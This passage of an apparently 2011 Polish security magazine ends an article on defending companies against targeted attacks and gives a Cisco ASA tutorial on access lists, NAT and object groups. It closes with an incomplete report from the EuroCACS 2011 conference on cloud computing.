
Oczywiście Drive-by download to tylko jeden z wielu sposobów infekcji systemu operacyjnego. To dowodzi, że posiadając ograniczony do minimum dostęp do stron internetowych, znacząco zmniejsza się możliwość zarażenia poprzez "surfowanie". Oczywiście nie można popadać w skrajność i pozbawiać komputer łączności z siecią. System i aplikacje muszą być regularnie aktualizowanie. Pełne i poprawnie działanie niektórych

programów także uzależnione jest od dostępu do Internetu. Chodzi głównie o wycięcie pewnych adresów i domen, tak by pracownik nie mógł paść ofiarą phishingu (fałszywe wersje YouTube, gdzie proszony jest o pobranie aktualnej wersji FleshPlayer, będącego w rzeczywistości trojanem) czy clickjackingu/likejackingu (serwisy społecznościowe).

Podsumowanie

Przytoczone w artykule zagadnienia i metody ataków to tylko próbka tego z czym przyjdzie się zmierzyć niejednej firmie. Nie istnieje zabezpieczenie chroniące dane w stu procentach. Nawet przy zastosowaniu paranoidalnych zabezpieczeń jak całkowita rezygnacja z sieci, może się okazać, że ktoś dane z firmy wyniesie lub odwrotnie, przestępca najzwyczajniej uzyska do nich fizyczny dostęp. W zabezpieczaniu firmy chodzi zatem o minimalizowanie potencjalnych strat, przez maksymalne wykorzystanie zasobów. Najlepszą inwestycją jest człowiek. Pierwszym i najważniejszym krokiem w walce z atakami ukierunkowanymi jest organizowanie spotkań z pracownikami, gdzie zostaną oni poinformowani o polityce bezpieczeństwa. Na rynku jest wiele firm, trudniących się w przeprowadzaniu audytów i szkoleń dla dużych i średnich firm. Małe przedsiębiorstwa, których budżet jest ograniczony mogą zacząć od stworzenia listy zachowań, którymi pracownik może pomóc atakującemu w infiltracji. Niektóre z przedstawionych w artykule pomysłów, jak wycinanie adresów stron internetowych czy zostawianie otwartych tylko tych portów (aktualizacja, oprogramowanie), które są konieczne do pracy mogą zostać uznane za zbyt rygorystyczne. Prawda jest jednak taka, że bezpieczeństwo nigdy nie idzie w parze z wygodą. Im więcej elementów poprawiających komfort pracy, tym system/sieć podatniejsza na ataki. Nic nie stoi na przeszkodzie by pracownicy w przerwach korzystali z Internetu w pomieszczeniach do tego przystosowanych, gdzie komputery pracowałyby w sieci nie kojarzonej z firmową. Decydując się na budowanie sieci, należałoby także zastanowić się nad sprzętem, który powinien być użyty do jej stworzenia. Jeżeli sprzęt dedykowany jest zbyt drogi dla firmy, warto rozważyć zbudowanie tradycyjnej sieci kablowej, zamiast za wszelką cenę iść w stronę tego co rozwija się najszybciej - WiFi. Włączenie WPA2 i filtrowania adresów MAC może okazać się niewystarczające przy niektórych rodzajach ataków. Ochrona interesów firmy musi być ponad wygodą, jeżeli chcemy minimalizować straty.





Cisco ASA. Podstawy konfiguracji. Wykorzystanie Access Control Lists (ACL) – część III

W poprzednim artykule (Securitymag 4/2011) opisałem jeden z mechanizmów związanych z bezpieczeństwem, którym jest translacja NAT i PAT. Translacja jest jednym z dwóch głównych elementów, które administrator musi skonfigurować, aby była możliwa komunikacja przez zaporę sieciową. Drugim ważnym elementem jest mechanizm kontroli, zwany też Access Control List.

Dowiesz się:
- o wprowadzeniu do konfiguracji ściany ogniowej Cisco ASA
- o umiejętności korzystania z poleceń IOS
- o podstawach zabezpieczenia sieci lokalnych

Powinieneś wiedzieć:
- podstawowa wiedza na temat urządzeń Cisco
- posiadać umiejętność pracy z emulatorem terminala

Grzegorz Gałęzowski
Kontakt z autorem:
gsgalezowski@gmail.com

ACL, jak sama nazwa wskazuje, jest listą instrukcji, która zajmuje się kontrolą ruchu przechodzącego od źródła do miejsca docelowego. Listy dostępu w ścianach ogniowych są bardzo podobne do stosowanych w routerach Cisco i mogą być używane do ograniczania ruchu sieciowego na podstawie kilku kryteriów, takich jak: adresu źródłowego, adresu docelowego, źródłowych portów TCP/UDP i docelowych portów TCP/UDP.

Podstawowa różnica w zakresie ACL stosowanych w zaporach sieciowych ASA a tymi w routerach Cisco polega na tym, że w listach dostępu zapór sieciowych stosuje się standardowe maski podsieci, a w routerach odwrócone (wildcard). Na przykład, przy blokowaniu 24-bitowej podsieci w zaporze sieciowej użyjemy maski 255.255.255.0, a w routerze maski 0.0.0.255.

Konfiguracja list dostępu jest procesem złożonym z dwóch etapów:

- zdefiniowanie listy dostępu przez utworzenie jej poleceniem access-list permit lub deny,
- zastosowanie listy dostępu do interfejsu poleceniem access-group.

Polecenie access-list obsługuje trzy różne typy podstawowych protokołów: IP, TCP/UDP i ICMP.

W ACL mogą być stosowane (przy użyciu polecenia access-group) zarówno słowa "in" i "out" w celu określenia kierunku ruchu dla interfejsu. Kierunek "in" kontroluje ruch wchodzący do interfejsu a "out" kontroluje ruch na wyjściu interfejsu. W powyższym schemacie (Rys. 1) przedstawiono zarówno ACL (dla ruchu przychodzącego i wychodzącego).

Poniżej znajdują się wskazówki dotyczące projektowania i wdrażania ACL:

- dla ruchu wychodzącego (od wyższego do niższego poziomu bezpieczeństwa), argument źródłowy adresu ACL jest rzeczywistym adresem hosta lub sieci,
- dla ruchu przychodzącego (od niższego do wyższych poziomu bezpieczeństwa), argument adresu docelowego ACL jest tłumaczony na globalny adres IP,
- ACL są zawsze sprawdzane przed translacją.

Listy ACL, oprócz ograniczenia określonego ruchu przechodzącego przez zaporę, mogą

być także używane jako mechanizm selekcji ruchów stosowanych do innych działań, takich jak szyfrowanie, translacja, Quality of Service itp.
Format polecenia ACL:

```
ciscoasa(config)# access-list "access_list_name" [line line_
                  number] [extended]
{deny |permit} protocol "source_address" "mask" [operator
                  source_port] "dest_address" "mask"
                  [operator dest_port]
```

Format polecenia access-group używanego w ACL jest następujący:

```
Ciscoasa(config)# access-group "access_list_name" [in|out]
                  interface "interface_name"
```

Zobaczmy, wszystkie elementy polecenia:

- `access_list_name`: Opisowa nazwa poszczególnych ACL. Ta sama nazwa jest używana w komendzie access-group.
- `line line_number`: Każdy wpis ACL ma swój własny numer linii.
- `extended`: Należy użyć tego wtedy, kiedy mamy podać zarówno adresy źródłowe i docelowe w ACL..
- `deny|permit`: Ustalamy, czy określony ruch jest dozwolony lub zabroniony.
- `protocol`: Określamy tutaj protokół (IP, TCP, UDP itd.).
- `source_address mask`: Podajemy adres źródłowy IP sieci z, którego pochodzi ruch. Jeśli jest to jeden adres IP można użyć słowa kluczowego "host" bez maski. Można również użyć słowa kluczowego "any". Słowo „any" oznacza wszystkie sieci lub hosty i jest odpowiednikiem sieci 0.0.0.0 i maski 0.0.0.0.
- `[operator soruce_port]`: Podaj numer portu źródłowego. Można tutaj użyć słowa kluczowe: "lt" (less than), "gt" (greater than), "eq" (equal), "Neq"(Not equal), "range" (zakres portów).
- `dest_address mask`: Jest to docelowy adres IP. Można skorzystać również ze słów kluczowych "host" lub "any".
- `[operator dest_port]`: Podaj numer portu docelowego. Mogą tutaj być użyte słowa kluczowe "lt" (less than), "gt" (greater than), "eq" (equal), "Neq"(Not equa), "range" (zakres portów).

Należy pamiętać że:

- „operator" i „port" wskazują porty źródłowy i docelowy,
- aby wskazać wszystkie porty, nie trzeba podawać operatora i portu,
- aby wskazać pojedynczy port, należy użyć jako operatora słowa kluczowego eq,
- aby wskazać wszystkie porty o numerach wyższych niż podany, należy użyć jako operatora słowa kluczowego gt,
- aby wskazać wszystkie porty z wyjątkiem jednego, należy użyć operatora słowa kluczowego net,
- aby wskazać zakres portów, należy użyć jako operatora słowa kluczowego range.


Przykład poniżej da nam lepszy obraz o formacie polecenia:

```
ciscoasa(config)# access-list DMZ_IN extended permit ip any any
ciscoasa(config)# access-group DMZ_IN in interface DMZ
```

Powyższe polecenia pozwolą nam na to, aby cały ruch z sieci DMZ, mógł przejść przez zaporę.

```
ciscoasa(config)# access-list INSIDE_IN extended deny tcp
                  192.168.1.0 255.255.255.0
200.1.1.0 255.255.255.0
ciscoasa(config)# access-list INSIDE_IN extended deny
                  tcp 192.168.1.0 255.255.255.0 host
                  210.1.1.1. eq 80
ciscoasa(config)# access-list INSIDE_IN extended permit ip
                  any any
ciscoasa(confi)# access-group INSIDE_IN in interface inside
```

Powyższy przykład powoduje blokadę całego ruchu TCP z naszej wewnętrznej sieci 192.168.1.0/24 do sieci zewnętrznej 200.1.1.0/24. Będzie to również blokować, ruch HTTP (na porcie 80) z naszej sieci wewnętrznej do sieci



Rys. 1. *ACL dla ruchu przychodzącego i wychodzącego*

zewnętrznej 210.1.1.1. Wszystkie inne będą dozwolone od wewnątrz.

```
Ciscoasa(config)# access-list OUTSIDE_IN extended permit tcp
                    any host 100.1.1.1 eq 80
Ciscoasa(config)# access-group OUTSIDE_IN in interface
                    outside
```

Powyższe ACL pozwoli każdemu hostowi w Internecie na dostęp do naszego serwera Web (adres 100.1.1.1 i port 80).

Kontrola ruchu przychodzącego i wychodzącego z ACL.

Prędzej czy później, w każdej sieci zajdzie potrzeba umożliwienia niezaufanym hostom inicjowania sesji z naszymi serwerami. Na przykład, użytkownicy Internetu mogą chcieć nawiązywać połączenia z naszymi serwerami w strefie DMZ. Zapora sieciowa nie byłaby specjalnie przydatna, gdyby nie umożliwiała przepuszczania i kontroli ruchu z niezaufanych źródeł do sieci zawierających krytyczne systemy, na przykład serwery WWW lub poczty elektronicznej.

Cisco ASA inaczej traktuje ruch przychodzący (z poziomu o niższym poziomie bezpieczeństwa do wyższego poziomu bezpieczeństwa). W przeciwieństwie do wychodzącego, ruch przychodzący jest domyślnie blokowany. Gwarantuje to, że granice zdefiniowane przez poziomy bezpieczeństwa interfejsów nie są omijane.

Podobnie jak w przypadku ruchu wychodzącego, konfiguracja ruchu przychodzącego jest procesem złożonym z dwóch etapów. Należy najpierw zdefiniować translację statyczną i utworzyć listę dostępu, która będzie dopuszczać ruch przychodzący.

Przykład 1: Zezwolenie na dostęp na ruch przychodzący do serwerów w strefie DMZ.

Do sieci i serwerów poczty elektronicznej powyżej, stworzyliśmy statyczny NAT w celu przełożenia ich prawdziwych adresów prywatnych na adresy publiczne, które są dostępne z Internetu. Na dodatek do statycznego NAT, musimy dołożyć również odpowiednie listy dostępu, aby umożliwić odpowiedni ruch przychodzący do naszych serwerów (Listing 1).

Polecenia static mapuje trwale globalne asresy IP na lokalne. Składnia polecenia przedstawia się następująco:

```
Static (rzeczywisty_int, mapowany_int)
    {mapowany_ip|interface} {mapowany_ip|interface}
    {rzeczywisty_ip [netmask maska] | {access-list
    nazwa_listy_dost} [dns] [norandomseq [nailed]]
    [[tcp][max_poł_tcp [limit_emb]] [udp max_poł_udp]
```

Parametry i słowa kluczowe polecenia static:

- Parametr rzeczywisty_int wskazuje interfejs, z którym połączony jest serwer podlegający translacji.
- Parametr mapowany_int wskazuje interfejs mapowanego globalnego adresu IP. Jest to interfejs, na którym udostępniamy np. serwer.
- Parametr mapowany_ip jest globalnym adresem IP, który powinien posłużyć do translacji. Zwykle jest to rzeczywisty adres np. serwera, który udostępniamy.
- Słowo kluczowe netmask i parametr maska są używane przy jednoczesnej translacji statycznej więcej niż jednego adresu IP.

Listing 1.

```
ciscoasa(config)# static (DMZ, outside) 100.1.1.1 10.0.0.1 netmask 255.255.255.255
ciscoasa(config)# static (DMZ, outside) 100.1.1.2 10.0.0.2 netmask 255.255.255.255
ciscoasa(config)# access-list OUTSIDE-IN extended permit tcp any host 100.1.1.1 eq 80
ciscoasa(config)# access-list OUTSIDE-IN extended permit tcp any host 100.1.1.2 eq 25
ciscoasa(config)# access-group OUTSIDE-IN in interface outside
ciscoasa(config)# access-list DMZ-IN extended deny ip any any log
ciscoasa(config)# access-group DMZ-IN in interface DMZ
```

Listing 2.

```
ciscoasa(config)# access-list INSIDE-IN extended permit tcp 192.168.1.0 255.255.255.0 host 10.0.0.2 eq 25
ciscoasa(config)# access-list INSIDE-IN extended deny ip 192.168.1.0 255.255.255.0 10.0.0.0 255.255.255.0
ciscoasa(config)# access-list INSIDE-IN extended permit ip 192.168.1.0 255.255.255.0 any
ciscoasa(config)# access-group INSIDE-IN in interface inside

ciscoasa(config)# access-list NO-NAT extended permit ip 192.168.1.0 255.255.255.0 10.0.0.0 255.255.255.0
ciscoasa(config)# nat (inside) 0 access-list NO-NAT
   ciscoasa(config)# global (outside) 1 interface
```

- Wartość domyślna parametrów `max_poł_tcp`, `limit_emb` i `max_poł_udp` wynosi 0 (bez ograniczeń). Ich znaczenie jest takie samo ja w polceniu nat.

Jak widać za pomocą słowa "any" możemy zezwolić na dostęp do publicznych adresów IP (np. cały ruch do Internetu) z naszych serwerów WWW i poczty e-mail, tylko na odpowiednich portach (80 i 25). Ponadto, cały ruch pochodzący od serwerów DMZ jest blokowany i rejestrowany za pomocą DMZ-IN. Jest to dobra zasada , którą warto stosować, ponieważ jeśli serwer DMZ jest zagrożony z zewnątrz, atakujący nie będzie w stanie uzyskać dostępu do niczego innego niż ze strefy DMZ.

Przykład 2: Zastosowanie Identity NAT (nat 0) dla sieci wewnętrznej z dostępem do strefy DMZ.

Załóżmy, że chcemy zastosować NAT dla naszej sieci wewnętrznej i mieć łączność ze strefą DMZ. Innymi słowy, aby hosty w sieci 192.168.1.0/24 i 10.0.0.0/24 mogły nawiązywać połączenia, przy czym nie chcemy jednak korzystać z translacji. Aby wyłączyć NAT na określonym interfejsie, możemy użyć polecenia nat 0. Polecenia ACL mogą być używane razem z nat 0 aby określić, co ma nie podlegać translacji.

- `ciscoasa(confi)# access-list NO-NAT extended permit ip 192.168.1.0 255.255.255.0 10.0.0.0 255.255.255.0` – Dopasowanie ruchu z wewnątrz na DMZ
- `ciscoasa(config)# nat (inside) 0 access-lit NO-NAT` – Nie tłumaczyć tego ruchu w parze z ACL

```
ciscoasa(config)# nat (inside) 1 192.168.1.0 255.255.255.0
```

- `ciscoasa(config)# global (outside) 1 interface` – Użyj PAT przy przechodzeniu od wewnątrz na zewnątrz

Przykład 3: Zastosowanie ograniczenia dla ruchu w strefie DMZ.

Teraz załóżmy, że użytkownicy w sieci wewnętrznej (192.168.1.0/24) mają dozwolony dostęp tylko do serwera pocztowego na porcie 25 w strefie DMZ (do pobierania poczty elektronicznej), ale nie powinni mieć dostępu do reszty sieci DMZ. Dostęp do Internetu powinien jednak być dozwolony (Listing 2).

Konfigurowanie grupy obiektów dla ACL

Wyobraźmy sobie, że jesteśmy odpowiedzialni za ogromną sieć składająca się z kilkuset urządzeń chronionych przez ścianę ogniową Cisco ASA. Wyobraź sobie, również że polityka bezpieczeństwa w takiej organizacji mówi, że powinna istnieć ścisła kontrola dostępu dla wszystkich hostów w sieci. Tworzenie i utrzymywanie list kontroli dostępu w takich warunkach może być trudnym zadaniem.

Na szczęście, Cisco wprowadziło polecenie object-group, które pozwala administratorowi ściany ogniowej zgrupować wszystkie obiekty, takie jak hosty, sieci, porty itp. Te grupy obiektów można następnie wykorzystać w access-list do odniesienia wszystkich obiektów w grupie. Pomaga to ograniczyć długość tworzonych list dostępu. W takiej sytuacji administracja siecią jest o wiele łatwiejsza. Ponadto, wszelkie zmiany w hostach, portach itp. wykonywane są wewnątrz obiektu grupy i są automatycznie stosowane w komendzie access-list. Istnieją cztery rodzaje grup obiektów:

- Network: używane do grupowania hostów lub podsieci.
- Service: używane do grupowania numerów portów TCP lub UDP.
- Protocol: używane dla protokołów.
- ICMP-type: dla wiadomości ICMP.

Każdy typ odpowiada polu w poleceniu access-list. Po utworzeniu grupy obiektów system przechodzi do podtrybu konfiguracji, w którym można zapełnić grupę wpisami. Dla każdego typu grupy dostępne są inne opcje konfiguracji.

Grupa obiektów sieciowych (network).

Grupa obiektów sieciowych (network) zawiera adresy IP hostów lub sieci. Może posłużyć w miejscu parametru źródłowego lub docelowego listy dostępu.

Składnia polecenia tworzącego ten typ grupy wygląda następująco:

```
object-group network <id_grupy>
```

Dla grup obiektów sieciowych dostępne są dwa podpolecenia, służące do definiowania grupy hostów lub sieci. Wpis hosta w grupie jest definiowany poleceniem:

```
network-object host <adres_hosta| nazwa_hosta>
```

Parametr adres_hosta oznacza adres IP hosta dodawanego do grupy. Zamiast niego można podać nazwę hosta, zdefiniowaną poleceniem `name`.

Składnia przy definiowaniu wpisu sieci w grupie wygląda tak:

```
network-object <adres_sieci> <maska>
```

Przykłady polecenia znajdują się poniżej:

- `ciscoasa(config)# object-group network "nazwa_grupy"` – Najpierw należy określić nazwę grupy obiektów. W ten sposób umieścimy podpolecnia w trybie (config-network)
- `ciscoasa(config-network)# network-object host "ip_addr"` – Definiowanie pojedyńczego hosta
- `ciscoasa(config-network)# network-object "net_addr netmask"` – Definiowanie całej podsieci

```
ciscoasa(config-network)# exit
ciscoasa(config)#
```

Przykład:
Tworzenie grupy sieci (network):

```
Ciscoasa(config)# object-group network WEB_SRV
Ciscoasa(config-network)# network-object host 10.0.0.1
Ciscoasa(config-network)# network-object host 10.0.0.2

Ciscoasa(config)# object-group network DMZ_SUBNET
Ciscoasa(config)# network-object 10.0.0.0 255.255.255.0
```

Użycie grupy obiektów wraz z ACL:

```
Ciscoasa(config)# access-list OUTSIDE-IN extended permit tcp
                    any object-group DMZ_SUBNET object-group
                    DMZ_SERVICES
```

W powyższym przykładzie, zakładamy że mamy sieć DMZ 10.0.0.0/24 i hostingowane serwery z takimi usługami TCP jak HTTP, HTTPS, FTP (port 21), SSH (port 22) i Telnet (port 24). W tym scenariuszu stworzone zostały grupy sieci DMZ (DMZ_SUBNET) wraz z grupą usług (DMZ_SERVICES). Grupa DMZ_SUBNET jest używana jako miejsce docelowego adresu, a grupa DMZ_SERVICES jako grupa docelowego portu.

Grupa obiektów usług (service).

Grupa obiektów usług (service) zawiera listę numerów portów lub zakresy portów TCP/UDP. Grupy tego typu mogą być używane zamiast parametru port w liście dostępu. Składnia polecenia tworzącego ten typ grupy wygląda następująco:

```
Object-group service <id_grupy> tcp| udp| tcp-udp
```

Ta grup obiektów jest listą portów i zakresów portów, więc trzeba wskazać, czy zdefiniowane porty mają być skonfigurowane jako TCP, UDP czy jako TCP i UDP. Słowa kluczowe tcp, udp i tcp-udp wskazują protokół IP wspólny dla wszystkich portów zdefiniowanych w grupie. Wpis pojedynczego portu w grupie wygląda tak:

```
port-object eq <port>
```

Polecenie dodające zakres portów ma składnię:

```
port-object range <port-początkowy> <port-końcowy>
```

Przykład polecenia grupy obiektów usług:

- `ciscoasa(config)# object-group service "group_name" {tcp| udp| tcp-udp}` – Najpierw należy określić nazwę grupy i określić rodzaje portów (tcp, udp lub oba)
- `ciscoasa(config-service)# port-object {eq | range} "numer_portu"` – Definiowanie portów usług

```
ciscoasa(config-service)# exit
ciscoasa(config)#
```

Przykład:
Utworzyć object-group dla wybranych usług:

```
ciscoasa(config)# object-group service DMZ_SERVICES tcp
ciscoasa(config-service)# port-object eq http
ciscoasa(config-service)# port-object eq https
ciscoasa(config-service)# port-object range 21 23

ciscoasa(config)# object-group network DMZ_SUBNET
ciscoasa(config-network)# network-object 10.0.0.0
                    255.255.255.0
```

Wykorzystanie object group w ACL:

```
ciscoasa(config)# access-list OUTSIDE-IN extended permit tcp
                    any object-group
DMZ_SUBNET object-group DMZ-SERVICES
```

W naszym przykładzie powyżej, zakładamy, że mamy sieć 10.0.0.0/24 w strefie DMZ i hosting serwerów z usługami TCP HTTP, HTTPS, FTP (port 21), ssh (port 22) i telnet (port 23). W tym scenariuszu stworzyliśmy grupy sieci DMZ (DMZ_SUBNET) i grupy usług (DMZ_SERVICES). Grupa DMZ_SUBNET jest używana w miejsce adresu docelowego, a grupa DMZ_SERVICES jest używana zamiast portu przeznaczenia.

Grupy obiektów protocol

Grupa obiektów protokołów (protocol) zawiera numery lub nazwy literałowe protokołów. Może być użyta w miejscu parametru protokół w liście dostępu. Składnia polecenia tworzącego ten typ grupy wygląda następująco:

```
object-group protocol <id_grupy>
```

Po zdefiniowaniu grupy podtryb konfiguracji pozwala ją zapełnić. Składnia polecenia grupy obiektów protocol wygląda tak:

```
protocol-object <protokół>
```

Grupy obiektów ICMP-type

Grupa obiektów ICMP-type zawiera wartości liczbowe lub literałowe typów ICMP. Może być używana w miejscu parametru icmp-type listy dostępu. Składnia polecenia tworzącego ten typ grupy wygląda następująco:

```
object-group icmp-type <id_grupy>
```

Po zdefiniowaniu grupy podtryb konfiguracji pozwala ją zapełnić. Na tym etapie można dodać opcjonalny opis grupy poleceniem description. Składnia zapełniania grupy obiektów ICMP-type wygląda tak:

```
icmp-object <typ_icmp>
```

Cloud'owy zawrót głowy – relacja z konferencji EuroCACS 2011 w Manchesterze

Konferencje ISACA (EuroCACS) mają bogatą tradycję. Raz w roku gromadzą specjalistów, znanych prelegentów oraz gości, aby zwrócić uwagę na niebanalne rozwiązania. Dawniej były kierowane głównie do audytorów IT - dzisiaj już powszechnie do specjalistów w zakresie zarządzania IT, ryzykiem IT, IT Governance. Surowo oceniana jakość wystąpień i ostre wymagania słuchaczy uczyniły EuroCACS jednym z najbardziej znanych i cenionych eventów dla specjalistów z branży IT w Europie.

Piotr Welenc
Certyfikowany audytor informatyczny, specjalista ds. IT Governance, konsultant ds. zarządzania ryzykiem IT. Ukończył studia doktoranckie w Instytucie Badań Systemowych Polskiej Akademii Nauk. Wykłada na wielu uczelniach w Polsce i zagranicą zagadnienia audytu i zarządzania ryzykiem IT. Doświadczenie w zakresie ITIL, ISO27000, PRINCE2, SOX, Key Risk Indicators, BASEL II, ERM COSO - wiele odbytych i przeprowadzonych kursów krajowych i zagranicznych. Wykonuje audyty informatyczne na bazie COBIT. Właściciel firmy NETSOFT CONSULTING i portalu http://governance.pl

Wydaje się, że poważną barierą uczestnictwa jest cena, aczkolwiek można skorzystać ze zniżek, jako członek ISACA. Tak też uczyniłem i dlatego dzisiaj, jako naoczny uczestnik (*podobno nikt tak nie kłamie jak naoczny świadek*) chciałbym się podzielić z Czytelnikami wrażeniami z tej konferencji. Oprócz poruszonych zagadnień dotyczących szeroko pojętego bezpieczeństwa, zarządzania IT oraz audytu, tematykę tegorocznej konferencji EuroCACS 2011 w Manchesterze zdominowały problemy tzw. rozwiązań wchodzących. Do takich należy z pewnością *cloud computing*.

Cloud computing: z wielkiego cloudu, mały deszcz

Cloud computing to wizja odmiejscowienia struktur, aplikacji, infrastruktury i platform - rozumienie ich jako usługi dostarczanej *on-demand*. Wizja, ponieważ w chwili obecnej często firmy przechwalają się iż posiadają coś, co tak właśnie działa (lub podobnie). Czy jednak na pewno? Okazuje się, że niekoniecznie. Według definicji NIST i *„Cloud Security Alliance", cloud computing* jest modelem wysokiej dostępności (on-demand) do sieci globalnej, jako wspólnej puli łatwo konfigurowalnych zasobów informatycznych (sieci, serwery, pojemności, aplikacje i usługi), która może być szybkim zabezpieczeniem skuteczności rozwiązań biznesowych oraz redukować wysiłki zarządcze lub też poprawiać interakcje z dostawcami usług zewnętrznych.

Zainteresowanie ścieżką *cloud computing* było ogromne, frekwencja na prelekcjach często równała się ilości miejsc na sali. Atmosfera na samych wykładach w obszarze *cloud computing* jednak była wyraźnie ciężka… nikt nie chciał wprost powiedzieć: kto, co, gdzie, kiedy widział *cloud computing* w praktyce, na własne oczy. Prelegenci dokonywali przysłowiowych „cudów", aby przekonać, iż „Atlantyda istnieje… widzieli, byli, znają". Po serii konkretnych pytań okazywało się, że nie posiadają praktycznych doświadczeń z analizy zastosowań, spodziewanych efektów, … z wielkiego *cloudu* mały deszcz. Na sali dawało się odczuć irytację. Odpowiedzi na większość pytań miały charakter dywagacji i przypuszczeń niż opisu rozwiązań. Nikt nie wskazał analizy konkretnego przypadku, obiektywnych, twardych liczb, zysków, namacalnych dowodów. Wskazywano natomiast *cloud computing,* jako z trudem przebijającą się w praktyce filozofię oraz poświęcono sporo czasu na temat, jak przekonać decydentów, aby zainwesto-

wali konkretne pieniądze w pewną *warstwę abstrakcyjną,* separującą fizyczną infrastrukturę i właściciela informacji, w niej przechowywanej i przetwarzanej.

Z publikacji *ISACA White Paper „cloud computing"* wynika, iż dyskusyjne i niepewne czy *cloud computing* stanie się wszechobecnym narzędziem w najbliższych trzech latach. Okazuje się, że najczęstszą przyczyną zainteresowania *cloud computingiem* jest chęć serwowania w szerokiej skali usług typu *pay-for-services* (zapłać tylko za to, czego używasz), nie zaś redukowanie kosztów IT poprzez redukowanie kosztów infrastruktury (wynajem w *cloud*). W perspektywie 1-2 lat będziemy mieli do czynienia raczej ze wzmacnianiem efektywności poprzez wirtualizację i *private cloud computing*, a dopiero w perspektywie 3-5 lat – cloud'y wspólnotowe (*community cloud's*) lub hybrydowe (*hybrid cloud*). Na razie *cloud computing* wydaje się próbą wskrzeszania pewnego modelu tzw. *rape outsourcingu*. Tymczasem z uwagi na rosnące ryzyko IT w powszechnej świadomości lepiej przyjmują się i funkcjonują rozwiązania ewolucyjne. Są one jednak mniej innowacyjne… decyzja o skoku w *cloud computing* przypomina rozterki stojącego na trampolinie. Dla firm pewnych swego, podejmującego decyzję w warunkach pewności, nie stanowi ryzyka. Czy to są jednak warunki realne? We współczesnym IT omijanie tematu ryzyka to dopraszanie się kłopotów. Nie ma decyzji bez ryzyka. Trudno się dziwić, że przygotowujący się do skoku wydłuża czas zastanowienia się. Zadaje egzystencjalne w takiej chwili pytania: Ile wody jest w tym basenie? Co nas czeka na końcu? Brawa dla pierwszego zwycięzcy czy zeskrobanie żyletkami z dna basenu? Zyski kuszą…skoczyć, nie skoczyć?… proces decyzyjny trwa. Same straty to nie wszystko. *Cloud computing* stanowi środowisko, które czeka na zmiany o charakterze regulacyjnym. Otwartym tekstem mówiono również, iż obecnie funkcjonujące europejskie systemy prawne (przynajmniej systemy państw członkowskich UE) nie są przygotowane na wprowadzenie *cloud computingu*. Nawet system amerykański, niektóre skutki przetwarzania w *cloud'zie* określałby krótko: *legal issues*.

Zgodzono się, iż barierą implementacji *cloud computing* są również niezbyt modne długoterminowe zwroty z inwestycji w IT (zbyt powolny przyrost ROI). Kierownictwo IT szuka szybkich wartości: wyraźnych, metrycznych, definiowalnych kosztowo, wskaźnikowo, liczbowo, poprawy mierników operacyjnych dla biznesu. Tylko takie są w stanie zdać sprawę naczelnemu kierownictwu. Tymczasem *cloud computing* wydaje się, iż niesie same obietnice (*head in the clouds*), a tak w ogóle to zaczyna się od początku od problemów. Są nimi duże nakłady początkowe (paradoksem wydaje się być fakt, iż właśnie *cloudy* miały być odpowiedzią na minimalizację nakładów początkowych), wirtualne zyski, problematyczne bezpieczeństwo *cloud'ów* prywatnych, nie wspominając o *cloudach* hybrydowych. Firmy poczyniły znaczne inwestycje w IT i nie zamierzają porzucić ich na rzecz niezbyt bezpiecznego w ich świadomości rozwiązania, które *niby jest jak wynajem, ale jednak to nie wynajem*, *niby wspólne i powszechne, ale słabo rozliczane i odpowiedzialne*. Usługi typu: *infrastructure as a services, software as a services, platform as a services* wydają się jeszcze dalekie od konkretnych zastosowań. Kuluarowo wskazywano usługi na rzecz mobilności jako pierwszego 